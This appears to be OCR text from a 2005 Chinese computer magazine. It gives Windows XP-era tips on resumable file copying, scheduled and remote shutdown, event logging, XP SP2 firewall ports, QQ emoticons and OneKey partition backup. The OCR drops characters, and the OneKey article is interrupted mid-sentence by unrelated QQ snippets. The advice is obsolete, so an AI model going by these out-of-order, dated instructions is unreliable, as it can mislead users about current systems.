第二步:默认压缩文件是保存在当前目录下的，这里要将数据移动到另外一个磁盘，在弹出的参数设置的〞常规〞选项卡中单击〞　览〞，选择目标保存路径(比如 D:\)。

第三步:设置好后就可以开始压缩了。如果文件夹体积比较大，这个压缩过程需要花点时间。当碰到无法复制的文件，WinRAR 就会弹出一个诊断信息，提示某文件无法访问，然后继续往后压缩(见图2)。



图2

第四步:这样就绕过了正在使用的文件而把这个目录中的绝大部分数据提取出来，然后通过别的办法将其中少数几个无法访问的文件拷贝出来即可。最后将提取出来的压缩文件解压到目标路径。

Just Do It

如果一张光盘中部分文件坏了，先用 WinRAR 对整个光盘目录进行压缩，并数据保存到硬盘中，这样不就拯救了烂盘么？

由于系统本身复制命令的〞先天缺陷〞，我们才想尽了办法来弥补它的缺陷，为了就是提高文件传输效率，本刊2004年第14期的《文件拷贝好轻松》一文推荐了一款能提高文件传输效率的软件 Copy handler，它可以实现本地磁盘间文件的断点拷贝、自动跳过〞无法访问〞的文件等功能，汉化版下载地址为http://www.onlinedown.net/soft/35612.htm，相关用法请查阅该文。

本地文件断点续传

在文件大量传输过程中，遇到电脑死机、断电等意外，就意味着前功尽弃。通过网上邻居在网络间复制文件时，如果遇到网络速度不佳、断线、对方关机、重启等问题，重头来过也只能是惟一的选择。如果你经常要传送大文件，WinRAR 就显得有点业余了。

实战 1:用 FlashFXP 断点拷贝本地文件

我们知道用 FlashFXP 等 FTP 软件从远程服务器复制文件，即使碰上死机、网络速度不佳、断电或断线等意外都是可以续传的。利用个原理，在传输大量文件时用这样的方式来进行，也就不怕这个过程中有什么意外了。

第一步:首先用一个 FTP 服务器软件建立一个 FTP 下载服务器。这样的软件有很多比如 Serv-U、Gene6 FTP 等专业的 FTP 服务器软件，不过如果只是某时的需要，那么建立一个简单的 FTP 即可，笔者推荐一款迷你型的 FTP 建站软件——CHKen FTP。

CHKen FTP 服务器小档案

- 软件版本:1.0
- 软件大小:16KB
- 软件性质:免费软件
- 适用平台:Windows9x/NT/2000/XP
- 下载地址:http://www.onlinedown.net/soft/26126.htm

使用说明:CHKen FTP 只有一个可执行文件，双击执行，单击"设置"；先在"系统设置"的"用户组管理"选项卡中通过右键菜单建立并激活一个用户组，并指定所要传输的文件路径为"根目录"，然后在"用户管理"中建立一个账户归到刚才建立的用户组中，并激活用户(见图 3)，然后，切换到"服务器参数"设置端口(这里也可将服务器设置为匿名登录和匿名权限)，点击"应用"即可。不过要注意一点，这个 CHKen FTP 不能列出太多的文件，否则可能 FTP 服务不稳定。



图 3

第二步:打开 FlashFXP，用本机 IP(localhost 或 127.0.0.1)登录到 FTP，然后和一般的使用方法是一样的，这样我们可以在本地完成盘与盘对拷、大文件转移等文件传输，即使是突然断电也没事，因为 FlashFXP 可以断点续传。

实战 2:用 QQ 玩本地文件的断点拷贝

如果和远处的朋友分享某些文件(比如音乐、电影等)，一般会想到通过 QQ、MSN Messenger 等常用通讯软件进行传送，而且它们都有断点续传的功能。如果是从同一台电脑的一个位置复制到另一个位置，是不是也能断点续传呢？一起来看看吧！

第一步:连通网络后，同时登录两个不同的 QQ 账户，并相互加为好友(没有两个账户？向别人借一个吧)。

第二步:打开这两个 QQ 账户的对聊窗口，用其中一个 QQ 账户向另一个发送一个文件(体积稍微大一点，要不瞬间就传完了)，然后选择保存路径。稍等，开始高速传输数据 。

第三步:传输部分数据后关闭其中一个窗口，这时传输就会停止，如果我们再重复第二个步骤，文件的保存路径也是一样话，QQ 就提示我们刚才已经接受了多少数据，然后选择"继续接收"。这样不就等于本地文件复制也能续传了么？

第四步:数据传输过程中，将电脑重启，启动后，我们重复刚才的操作，结果发现 QQ 还在提示我们已经发送了多少 KB 的数据，是否续传(见图 4)！当然是续传了！怎么样，没想到重启后 QQ 还能续传吧？




图 4

其实道理很简单，用 QQ 发送一个文件，它先把数据保存到安装目录下的 QQFileCache 目录中，并随时记录传输完成度。由于 QQ 账户是本地，这样的过程就相当于可以记录复制的完成度了！当然，这样的传输速度是没有直接拷贝的快，不过对于传递几十个 GB 的大文件还是很有用的，毕竟不怕断线了！CF [YY03]

自动、定时、遥控 Switch Off给关机N种玩法

这样关机才有用 才够酷!

■ 飘零雪

许多时候我们希望电脑在完成工作后(比如整理磁盘、下载完软件后)能够自动关机，或者你身处异地(或在局域网中)，只要使用一台上了网的电脑或支持WAP的手机便能让其他电脑关机，是不是很方便?

相信你也知道有不少关机软件，Windows XP中就内置有Shutdown.exe，但它是一个命令行工具，使用起来并不那么方便，而且实现定时关机、倒计时关机等都不太容易，因此，我们经过千挑万选，为大家首先推荐免费、小巧的Switch Off。它能够:

★定时自动执行关机、重新启动、断开当前网络连接，锁定、注销等操作;

★快速通过 览器或手机来远程控制安装有Switch Off的电脑进行关闭、重启等一系列操作，同时也支持命令行参数。

1.快速上手:每天22点定时自动关机

第一步:Switch Off运行后，会以图标形式驻留在系统托盘处，双击图标弹出Switch Off主界面(见图1)，在"计时器设置"项下设置"周期"为"每天"、"时间"则改为22:00，接着在"动作"栏中"关机"，为避免某些程序不能正常退出，导致关机失败，还要选中"强制关闭应用程序"。



图1　首先要从主界面"Option→Appearence"中选择"简体中文"来完成汉化

小提示

Switch Off的"周期"选择很多，比如:每周、倒计时、特定时间等。同时还能执行不同操作，比如:重新启动、注销、锁定、挂断、待机和休眠。

第二步:为了让Switch Off能自动随系统启动并生效，可点击"选项"按钮进入软件的设置窗口，在"常规"选项卡中的"启动"项下选中"以为系统服务方式运行"(见图2)。



图2

第三步:完成设置后，单击"开始"按钮后任务生效。

Switch Off小档案

- u软件版本:2.3
- u软件大小:63KB
- u软件性质:免费软件
- u适用平台:Windows 9x/Me/NT/2000/XP
- u下载地址:http://www.onlinedown.net/soft/35704.htm

2.进阶应用:远程关闭电脑

第一步:在局域网中，如果想远程关闭、重启另外一台电脑，并且在操作前发送信息提醒对方的话，可以首先在要控制的电脑上安装Switch Off，然后进入其设置窗口的"远程控制"选项卡，勾选"启用网页控制界面"、"允许远程控制的权限"，并且设置用户名和密码，最后勾选"当用户使用时提示输入密码"(见图3)。




图3

小提示

你可以在Switch Off安装目录下找到名为pub的文件夹，修改编辑index.htm和用于移动电话浏览的WML扩展名的网页，让其更美观。

第二步:现在就可以打开IE，输入要操作电脑的IP地址，比如:http://192.168.0.206:8000，很快就会出现如图4所示内容，选择要执行的操作，按下"OK"按钮即可。




图4

小提示

其实Switch Off也能通过Internet来远程控制电脑，不过需要事先知道对方IP地址。

谁敢乱动我的电脑 小心被我抓到你!

打开Windows的神秘窃听器

★★★

■LX

在你离开宿舍、办公室之后,你可能会担心你的电脑是否被其他人动过;你可能一直找不出电脑关机速度慢的原因所在。如果没有专门安装控制、监测软件,这些问题就真的无从解决吗?并非如此,在Windows 2000中已经有了很详细的监听器,它可以帮你检查谁登录了你的电脑,谁在开机、关机,还能找出像关机速度慢这类问题的解决方法。

第一步:打开注册表编辑器,找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system],在里面建立一个名为"verbosestatus"的DWORD值,然后将它的值设为1。

第二步:还是在这个位置,检查一下有没有"DisableStatusMessages"这个键值,如果有,将它的值修改为0,或者干脆删除它(见图1)。



图1

第三步:关闭注册表编辑器,重启电脑。进入"开始→控制面板→管理工具→事件查看器",然后点击"系统",你就会看到更多内容了。用户登录、开机、关机等信息,都会有在这里得到体现。

实例:给你"功力"增强的事件查看器

在进行上述修改前,事件查看器具有较低的查看级别,一些事件不会被记录下来。修改后,可以更详细地了解系统状况。当Windows 2000关机速度缓慢时,只要进入"开始→控制面板→管理工具→事件查看器",点一下"应用程序日志",这时就会看到详细的故障信息,如图2。



图2

经过分析,我们得出结论:这是由于配置文件卸载出错造成的关机速度缓慢,我们曾经2004年第11期介绍过它的解决方法:只要安装一个微软出的小软件即可解决问题。(下载地址:http://download.microsoft.com/download/a/8/7/a87b3d05-cd04-4743-a23b-b16645e075ac/UPHClean-Setup.msi)。

小提示

你也可以把这个软件植入注册表,方法是打开注册表编辑器,找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\UPHClean\Parameters],在右侧窗格中找到REPORT_ONLY并将其值设定为1即可。

CF [YY05]

4.用命令行来操作电脑

Switch Off同样也支持命令行参数,所以可以把它用到批处理文件中,实现多任务自动完成,其命令行参数基本用法为:swoff.exe [filename] [options],而参数含义分别为:

/hide	启动后自动最小化到系统托盘	/wait:N	显示N 秒的警告信息;
/shutdown	关机	/restart	重启
/logoff	注销	/hangup	挂断网络连接;
/standby	待机	/hibernate	休眠
/fast restart	快速重启(Windows 98/Me)	/force	强制执行上面所列动作

小提示

网络断流后自动关机

许多朋友经常会在晚上安排下载任务,并利用下载软件的自动关机功能让其在完成下载后关机,但如果出现网络断流问题,那可就惨了,软件没下载下来,网费却白白支出了。对于FlashGet,可以在"工具→选项→连接→限制→重试的次数"中设置一个较小的次数,比如10次,这样当10次后都不能找到下载资源时,FlashGet就会替你关机了(前提是在工具栏上按下了"关机"按钮),而像比特精灵之类的下载软件一般都有这样的选项。

CF [YY04]

■选题推荐:北京 王勇

■步惊云

谁说XP SP2内置的防火墙不用配置?这里学问大了!

XP SP2 防火墙实战策略

★★★

本文可以帮你学到

- 教你拒绝外网用户随意Ping
- 告别安装SP2后网络不通的困扰

芝麻开门

★ Windows XP SP2防火墙的工作原理

对于只使用 览、电子邮件等系统自带的网络应用程序,Windows防火墙根本不会产生影响。也就是说,用IE、OutlookExpress等系统自带的程序进行网络连接,防火墙是默认不干预的。微软在设置防火墙内置规则时,已经为自家的应用程序开了"绿色通道",所以装上SP2后,即使打开其防火墙并且启用"不允许例外",无需将IE加到"例外"就能上网,而防火墙也不会询问是否要允许IE通过。

★ SP2防火墙与第三方防火墙软件的区别

仅就防火墙功能而言,Windows防火墙只阻截所有传入的未经请求的流量,对主动请求传出的流量不作理会。而第三方病毒防火墙软件一般都会对两个方向的访问进行监控和审核,这一点是它们之间最大的区别。如果入侵已经发生或间谍软件已经安装,并主动连接到外部网络,那么Windows防火墙是束手无策的。不过由于攻击多来自外部,而且如果间谍软件偷偷自动开放端口来让外部请求连接,那么Windows防火墙会立刻阻断连接并弹出安全警告,所以普通用户不必太过担心这点。这就好像宾馆里的房门一样——外面的人要进入必须用钥匙开门,而屋里的人要出门,只要拉一下门把手就可以了。

实战1:天网防火墙和Windows防火墙的不同

我们用两种软件来分别对QQGame的网络请求进行监控。

第一步:确认不要将QQGame这个程序添加到各自的"例外"规则中,然后登录QQ游戏大厅;

第二步:这时你会发现,天网个人防火墙立即阻止QQ游戏的网络访问,然后询问是否给予通行(见图1);

第三步:而Windows防火墙对这个主动出站的请求不做任何处理,就好像没有防火墙一样,输入帐户信息后登录到游戏平台,QQGame实际上已经完成了往外网络访问;这时需要将游戏信息下载到本地(就是有外部访问请求),防火墙就弹出了"Windows安全警报"(见图2)。




图1



图2

小提示

取消"Windows安全警报"的方法:打开防火墙设置后,在"例外"选项卡中取消选择"Windows防火墙阻止程序时通知我"即可。

实战2:让XP SP2正确识别UPnP(通用即插即用)

战前分析:BitComet以其拥有内网互联(NAT Traversal)技术,而且

支持UPnP的NAT和Windows XP防火墙，让内网的朋友在进行BT下载时可以获得相当快的下载速度。但自从升级到SP2并启用了Windows防火墙后，BitComet软件速度变得很慢！这是由于防火墙没有设置好，使得系统没能正确识别UPnP设备。

第一步:Windows XP默认是支持UPnP的，如果在"例外"看不到这个选项，则说明没有安装UPnP设备支持。打开"网上邻居"窗口，在其左侧的工具栏中点击"显示联网的UPnP设备的图标"，如果UPnP设备文件没有安装或安装不正确，系统就会自动安装(见图3)；



图3

第二步:在"控制面板"中打开防火墙并启动，确认不勾选"不允许例外"这个选项；当打开BitComet后，Windows防火墙有可能会提示你是否要阻止该程序，选择"解除阻止"；

第三步:点击"例外"选项卡，勾选"UPnP框架"即可。

实战3:给远程管理开个通行证

战前分析:当通过MMC控制台中的Computer Management(计算机管理)、Disk Management(磁盘管理)等组件远程管理程序来管理局域网上的其他计算机，计算机必须开放TCP 445端口。如果在远程操作已经安装XP SP2并开启了防火墙的计算机时，就得手动打开这个TCP端口。

第一步:打开防火墙设置窗口，切换到"例外"选项卡，勾选"文件和打印机共享"

第二步:单击"编辑"按钮，在打开的"编辑服务"窗口中选中"TCP 445"，单击更改范围，勾选"仅我的网络"或者勾选"自定义列表"并输入要控制的计算机的IP地址(见图4)。



图4

小提示

上列步骤可以用命令代替，即在命令提示符窗口中输入"netsh firewall set portopening TCP 445 TCP445 ENABLE"(不包括引号)。

实战4:彻底搞定"远程桌面"连接

战前分析:通过Windows XP SP2防火墙实现远程协作的方法很简单，远程协作使用的是动态端口。在防火墙设置对话框中的"例外"选项卡上"程序和服务"列表中选择"远程协作"项目，这样Windows将自动监视并正确处理来自sessmgr.exe应用程序的所有通讯请求完成连接。Windows NetMeeting的远程桌面要复杂一些，尽管在例外选项卡中有"远程桌面"选项，但是如果你选择这个选项，实际是开放了TCP的端口3389，也可能无法完成远程桌面连接。

方法:在Windows防火墙打开的情况下，在可以使用Windows NetMeeting的远程桌面共享功能之前，必须向Windows防火墙的"例外"选项卡上"程序和服务"列表中分别为Windows NetMeeting和%systemroot%\System32\Mnmsrvc.exe文件和C:\Program Files\NetMeeting\conf.exe文件分别添加一个条目即可。

实战5:只让内网来"Ping"我！

战前分析:在默认情况下XP SP2防火墙不允许ICMP入站数据进入，也就不会回复ICMP返回数据，这样可以防止检查网络故障常用的命令工具"Ping"来探测你的计算机，不过这样对于一些启用了共享上网的用户，内网就无法用Ping来检查自己的网络情况了。

方法一:按照实战2的方法，分别将"文件和打印机共享"中所打开的TCP端口适用于子网即可。

方法二:打开Windows防火墙，切换到"高级"选项卡，双击与内网连接的那个"本地连接"，切换到"ICMP"选项卡，勾选"允许传入的回显请求"，确认所有操作即可(见图5)。



图5

小知识

ICMP协议

ICMP是"Internet Control Message Protocol"(Internet控制消息协议)的缩写，它是TCP/IP协议簇中的一个子协议，用于在IP主机、路由器之间传递控制消息。控制消息是指网络通不通、主机是否可达、路由是否可用等网络本身的消息，这些控制消息虽然并不传输用户数据，但是对于用户数据的传递起着重要的作用。我们在网络中经常会使用到ICMP协议，只不过我们觉察不到而已。比如我们经常使用的用于检查网络通不通的Ping命令实际上就是ICMP协议工作的过程，还有诸如跟踪路由的Tracert命令也是基于ICMP协议的。

CF [YY06]

QQ动态表情自己做

■ 北京　神农

本文可以帮你实现

- 让静态图片动起来
- 给GIF动画加上个性化文字，包括为GIF动画逐帧加字
- 神奇的表情多合一

自从QQ可以发送自定义表情之后，好友之间的聊天已经变得越来越有趣，那么你是如何得到表情的呢？

1.得到QQ表情的三大方法

①在聊天中获得：好友传过来的表情，右击后，选择"添加到QQ表情"即可；②　览网页时获得：在网站上看到想添加到表情中的动画，只要右后，选择"添加到QQ表情"即可；③直接导入表情：打开聊天窗口，点击"选择表情→添加自定义表情"，打开"表情管理"窗口，然后选择"导入"或"添加"即可。

小提示

在"表情管理"窗口中，通过"上传到QQ网络硬盘"按钮，可以上传表情。

2.简简单单让静态图片动起来

现在的QQ表情中有很多是静止图片，但经过Photoshop和ImageReady的处理，立刻就能让它转静为动。下面就来看看实现方法吧。

第一步：打开任意QQ好友聊天窗口（聊天模式），发送表情，然后右击该表情，选择"另存为"，将表情导出为图片，保存至文件夹下。

第二步：进入Photoshop（本文以7.0为例说明，其他版本操作基本相同），将表情复制为三层，然后用"自由变换"（Crtl＋T）分别对第一层、第二层进行调整，比如将Layer 1由下至上将图片压扁（见图1）；同样方法，将Layer 2由上至下将图片压扁。

第三步：点击Photoshop工具面板上的"跳至ImageReady"（见图2）。



图1　在右侧的"图层"面板中选择Layer 1，修改图层1

第四步：进入ImageReady后，点击在Animation（动画）面板左上角的三角按钮，选择Make Frames From Layers（从图层建立帧）（见图3）。



图2　快速切换



图3　将图层变为帧

第五步：在Animation面板上，选中第一帧，点击其右下角的黑色三角，选择帧延迟时间，一般使用0.1 seconds（0.1秒）即可。同样方法将第二及第三帧的延迟也设置为0.1 seconds，然后再将左下角的Once（一次）改为Forever（永远）（见图4）。




图4　设置延迟及循环次数

第六步：点击Animation面板上的三角形Play/Stop Animation（播放/停止动画）按钮可以预览动画，在确认无误之后，选择菜单中的File→Save Optimized As（文件→将优化结果存储为），保存为GIF格式即可。

3.版权信息即加即显

DIY的表情，自然要加上自己的LOGO，这样才更个性、让更多人知道你。下面以刚刚制作好的表情为例，告诉大家如何在动画中添加表情信息。

用ImageReady打开刚刚制作好的GIF动画，在工具面板中选择"T"工具，直接点击图片，输入要添加的文字（见图5），按下播放键，你的LOGO是不是已经"打"上

去了？如果仅仅想简单地显示 LOGO，那么直接保存即可。但如果是想让 LOGO 动起来，那么各位还要继续往下看。




图5　为图片添加 LOGO

4.让 LOGO 动起来

仅仅是静态的 LOGO，当然不能满足需求，要做自然就做动态。在动手前，有必要了解一下 ImageReady 中图层和帧的关系。

由刚才的例子中可以看到，选中不同的帧，可视图层也不同，即第一帧的可视层为文字层（也就是刚刚的 LOGO）及 Layer 1 层（见图6），其他层同理。那么我们只要修改每帧的可视层就可完成对动画的修改调整了。

第一步：在 ImageReady 中，点击工具栏中的 Jump to Photoshop，切换回 Photoshop。由于 Photoshop 与 ImageReady 的良好互通性，刚刚修改的图片在 Photoshop 中也处于待编辑的状态。




图6　选中第二帧时，可见文字层及 Layer 2 层

第二步：复制两次文字层，然后将三个文字层的名称改为 CFan 小、CFan 原、CFan 大，并使用〝自由变换〞（Crtl＋T）功能将该层中的文字缩小、保持原样、放大（见图7）。



图7　制作大小不同的图层

第三步：回到 ImageReady 中，第一帧的可见层为 Layer 1 及〝CFan 大〞，第二帧的可见层为 Layer 2 及〝CFan 原〞，第三帧的可见层为 Layer 3 及〝CFan 小〞（见图8）。




图8　设置好所有的图层

第四步：现在，预览一下，确认无误后，保存即可。最后将表情导入 QQ，完成我们的表情 DIY。

Just Do It

用 Photoshop 和 ImageReady 将几个动画表情合成一个动画表情。

关键提示：在 ImageReady 中打开动画表情后，会自动新建图层，然后再切换至 Photoshop 中，将两个表情中的图层提取，然后编辑处理即可。

CF [YY07]

我炫故我在　QQ 表情自制大赛

动手制作酷　、搞笑的 QQ 动态表情，具体要求如下：

1.原创（不要求原画，但动画要求原创）；
2.主题健康向上，无反动、色情、暴力和迷信内容；
3.搞笑尤佳。
4.可以是单独的一张 GIF 动画（作为邮件附件直接发送），也可以是多张动画（导出为 EIP 格式后发送）。

请将制作好的 QQ 表情发送至 software@cfan.com.cn，请写明主题“QQ 表情自制大赛”。你的作品不仅有机会获得稿酬，更有可能被收录至 2005 年《电脑爱好者》增刊、《电脑爱好者》四季光盘或 2005 年《电脑爱好者》合订本光盘中。

丢掉一键恢复精灵吧 打造更强大的一键恢复

比精灵更强悍 一键备份/恢复多分区

★★★★★

■自由风数码 徐海斌

新疆读者宠辱不惊：我看了《电脑爱好者》2004年第24期后，试用了“一键恢复精灵”，发现该软件确实不错。但它只能备份主引导区，而不能备份其他分区，请问有没有可以备份所有分区的软件呢？

使用Ghost恢复系统已经被许多朋友作为系统起死回生的〞神丹妙药〞，再结合IBM的F11一键恢复工具可以说是完美搭配。下面要介绍给大家一款这样的工具——OneKey，它可以安全快速地备份和恢复硬盘上的任意分区，而且支持FAT、FAT32及NTFS分区格式。

注：本文介绍的方法会对硬盘分区结构修改，建议做好数据备份后，再进行测试。

菜鸟上手篇

先来看看如何使用OneKey进行单分区备份和还原，这也是大家最经常用到的功能。

第一步：把下载的onekey.rar解压，得到名为OneKey.ISO的ISO光盘镜像文件，使用Nero等刻录软件将该镜像文件刻录到光盘上。

第二步：用刻录后的光盘启动系统，可以看到OneKey安装界面。首先，将一键恢复安装到系统中，并且划分出一个专用的备份分区，这些工作都是由OneKey自动完成的。我们要做的就是在〞备份分区大小为〞后面输入要备份分区的大小数值，该值一般应设置为要备份分区已用空间的三分之二。如果要备份多个分区则需要更大的空间，一般至少需要2GB，这里输入数值〞2048〞(2GB)，然后单击〞安装〞按钮(见图1)。

小提示

OneKey不能使用在双硬盘系统中，同时，系统中也不能存在卷标为“ZHU_RESTROE”的分区，因为该软件自动划分的备份分区卷标就是“ZHU_RESTROE”。



图1 OneKey会从硬盘最后一个分区中自动划出指定的空间给备份分区，完成后，系统自动重启

第三步：把光盘从光驱中取出后重启系统，可以看到启动时会提示〞To Start The System [BACKUP&RESTORE] Program， Press F11〞字样，这时按下F11键即可启动一键恢复主程序。由于是第一次使用，OneKey会检测到系统中没有备份文件，单击〞确定〞按钮，软件会提示输入管理员密码，默认密码为〞123〞，输入后进入管理界面。

第四步：备份系统。单击〞备份〞按钮，然后在〞我准备备份〞下拉框中选择要备份的分区，例如系统盘〞C〞。再单击〞确定〞按钮，软件就会自动用Ghost软件对C盘分区进行压缩备份，并将备份文件保存到专用的备份分区中(见图2)。



图2 可单击“备份CMOS”按钮将CMOS参数保存到备份分区中，恢复CMOS可以在后面的恢复界面中单击相应按钮

第五步：恢复系统。在启动系统出现提示信息时按下F11键，启动一键恢复程序，这时可以看到〞正在进入系统〞的滚动条提示信息(见图3)，这时如果不做任何操作，OneKey就会自动启动Ghost进行系统恢复操作，恢复完毕后系统会自动重启；如果你在滚动条没有走到尽头前按下Esc键，可直接退出软件，不进行任何恢复操作；如果在此时按下HOME键，则可在输入密码〞123〞后，进入管理界面。

OneKey 小档案

- 软件版本：2.0光盘版
- 软件大小：6022KB
- 软件性质：免费软件
- 适用平台：DOS
- 下载地址：http://www.newhua.com/cfan/200501/onekey.rar



图3 准备进行恢复

中鸟进阶篇

中鸟当然不能仅仅停留在上面这几个小功能上，而要更深入地使用软件的一些功能，需要进入软件管理界面，在这里可以对OneKey的参数进行调整设置。

1.工作模式切换

OneKey具有两种工作模式：简单模式和高级模式。简单模式下启动时按

QQ2004 Ⅱ Beta3 在不久前推出了，功能自然增加不少，还没有体验过的朋友可以先看看下面内容，然后再从 http://im.qq.com/qq/mo.shtml?/download/qq2004ii.shtml 去下载新版本亲自试用一下吧。

我的 QQ 头像不一样

■辽宁　二手三好街



在 QQ2004Ⅱ Beta3 中增加的最新功能就是可以自定义头像，我们可以把喜欢的图片或者自己的照片当作头像。不过可不是所有人都能使用这个功能：要么你是 QQ 会员，要么你是三钻贵族(蓝钻、黄钻或红钻)；如果你前两个都无法满足，那么 QQ 等级一定要超过16级，这样才可以使用自定义头像功能。

点击 QQ 主窗口的〝菜单〞按钮，选择〝个人设置〞，在〝个人资料〞下，点击〝更改→本地浏览〞按钮，选择好自定义头像即可。另外要提醒大家，仅有 QQ2004Ⅱ Beta3 这个版本才能看到自定义头像(见图)，其他版本只能看到普通的企鹅头像。

CF [YY09]

享受多人的音频聊天

■辽宁　二手三好街



以前 QQ 只能两个人进行语音聊天，而在 QQ2004Ⅱ Beta3 版中，则可进行多人同时语音聊天。

第一步：打开聊天窗口，在〝语音视频聊天〞选项中选择〝多人超级语音〞(见图)。

第二步：选择加入语音聊天的好友，注意只能添加使用 QQ2004Ⅱ Beta3 的好友。

第三步：现在就可以进行多人语音聊天了，如果不想聊天时，点击〝挂断对话〞就可以退出多人语音聊天了。CF [YY10]

免费得 QQ 高级群

■河北　闫艳力



随着 QQ2004Ⅱ Beta3 的出炉，腾讯推出了〝群 3.0〞，新增了 BBS、相册、共享网络硬盘等功能，但容量都有限。如果想让空间变得更大，则需要用 Q 币申请高级群。不过现在腾迅的高级群可以免费体验到 2005 年 2 月 8 日，想不想试试？

第一步：双击群图标，打开群聊窗口。

第二步：点击〝登录群社区〞按钮(见图)，登录群主页。

第三步：点击左侧的〝体验高级群〞按钮，同意腾讯的协议后就成为高级群了。CF [YY11]

F11 热键，OneKey 会在滚动条显示完毕后自动进行系统恢复，减少操作的麻烦，这也是 OneKey 默认的工作模式。而要想切换为高级模式，则只要进入管理界面，然后在显示滚动条时按下 HOME 键，进入管理界面，在该窗口中单击〝系统设置〞按钮，设置〝系统模式〞为〝高级模式〞(见图4)。注意，在〝高级模式〞下，每次启动电脑，按下 F11 键后，都要输入密码，然后打开管理界面。



图4　在下面可以修改进入高级模式的密码，默认的密码123太简单了

2.备份分区管理

如果专用备份分区大小不够用，我们还可以在 OneKey 中随时调整。单击〝分区设置〞按钮，然后在〝将它调整为〞后面输入新的大小数值，单击〝确定〞按钮即可(见图5)。



图5　默认备份分区是隐藏的，如果要访问此分区，需单击“显示隐藏备份分区”按钮，然后按提示重启即可

小提示

在这个界面中单击“卸载”按钮，OneKey 就会自动进行卸载，包括卸载 F11 热键功能以及删除备份分区，此功能慎用，这将会直接删除备份分区中的所有文件。

老鸟传经

多分区备份恢复—— OneKey 不同于其他一键恢复类工具的主要区别。要实现这个功能，首先需要使用 OneKey 的〝备份〞功能将多个分区都备份到专用分区中，OneKey 会自动为不同分区的备份文件命名管理，这样不会导致冲突。然后将 OneKey 工作模式调整为〝高级模式〞，这样在按下F11 热键后可以直接进入到管理界面，而不会自动执行恢复操作。在管理界面中单击〝恢复〞按钮，再单击〝我准备恢复〞下拉框，选择恢复的分区，这时 OneKey 会使用对应的备份文件进行自动恢复。同时，在这个界面中也可以恢复 CMOS 参数。

CF [YY08]

用暴风影音体验完美视频效果

★★★★

■北京　神农

很多朋友都用“暴风影音”来看AVI文件，那么如何让它提供最佳的视频效果呢？

注：文本介绍的方法对电脑配置有一定要求，电脑配置较差的用户不推荐使用。

第一步:播放任意AVI视频文件，右击播放窗口，选择“缩放→100%”，同时将“视频框架”设置为“标准尺寸”，最后再去除右键菜单中“视频框架→维持纵横比”项的勾选。



图1　使用“覆盖合成器”后保存图像功能无效

第二步:选择菜单中的“查看→选项”，在“选项”窗口中点击“回放→输出”，设置“输出”为“覆盖合成器”(见图1)，完成后关闭“暴风影音”。

第三步:选择“开始”菜单下的“暴风影音 5→暴风影音综合设置”(或“My MPC系列·暴风影音→暴风影音综合设置”)，然后点击“FFDShow视频设置”按钮。

第四步:在“ffdshow属性”窗口左侧勾选“重订尺寸/纵横比”，在右侧勾选“调整尺寸”，并“指定尺寸”为



图2　设置尺寸后，视频会根据你指定的分辨率进行输出

简简单单 看电影也能享受HI-FI音效

让暴风影音使用WinAMP的DFX插件

★★★

■北京　神农

相信用过WinAMP的人，都应该知道DFX音频插件，现在这个插件已经非常流行，下面我们就让“暴风影音”也用上这款插件。而使用的方法也是通过设置FFDShow来实现的。另外本文介绍的音频插件不仅播放AVI格式时起作用，对于RMVB等视频文件及MP3等音频文件同样有效果。

小提示

FFDShow已经内置一些免费的音频插件，下面主要介绍的是如何使用DFX插件。

